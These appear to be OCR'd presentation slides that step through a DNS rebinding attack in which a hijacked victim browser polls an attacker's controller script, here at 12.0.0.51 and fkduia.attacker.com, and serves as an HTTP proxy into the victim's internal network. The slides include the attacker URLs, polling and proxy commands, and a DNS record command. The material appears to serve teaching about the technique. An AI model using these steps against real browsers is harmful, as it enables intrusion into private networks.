
Demonstration Sequence



`http://12.0.0.51/attack.html`

2. The malicious code causes the victim to load a page from the attack web server. This could be in a new window, in a small iframe, etc.


Demonstration Sequence




```
http://12.0.0.51/cgi-bin/controller.pl?command=poll&sessionID=10
```

3. Every 1.5 seconds, JavaScript from the attack page appends a <SCRIPT> tag to the document body. The source is set to the controller script, with a command value indicating a poll


Demonstration Sequence




```
INSERT INTO sessions
        (sessionID, externalIP, lastPoll, firstPoll, proxyState)
VALUES (?, ?, ?, ?, ?)
```

4. On the first poll, the controller script records the session in the database, which allows the attacker to see it in the console


Demonstration Sequence




```
alert('I own you');
```


5. The controller script checks for new commands in the attack database. Any commands are sent back to the victim browser as JavaScript statements.

Demonstration Sequence



6. The attacker can probe the victim's network using a number of well documented techniques.


Demonstration Sequence




```
http://12.0.0.51/cgi-bin/controller.pl?command=startproxy&sessionid=10
```

7. The attacker starts up an HTTP proxy server associated with the desired browser victim.


Demonstration Sequence




```
http://10.0.0.30/
```

8. When the attacker sends a request to the HTTP proxy, the proxy checks to see if any requests have been sent out to that IP address on the same port.


Demonstration Sequence




```
addrecord A fkduia.attacker.com 12.0.0.81
```

9.If this is the first request, the proxy creates a random hostname and a DNS record pointing at the attack web server's secondary IP address.


Demonstration Sequence



`http://12.0.0.80/cgi-bin/controller.pl?command=poll&sessionid=10`

10. The victim browser, polls the controller script and recieves a command to create a new iframe.


Demonstration Sequence




```
http://fkduia.attacker.com/cgi-bin/controller.pl?
command=getproxyiframe&sessionid=10
```

11. The iframe source points to the random hostname and the controller script.

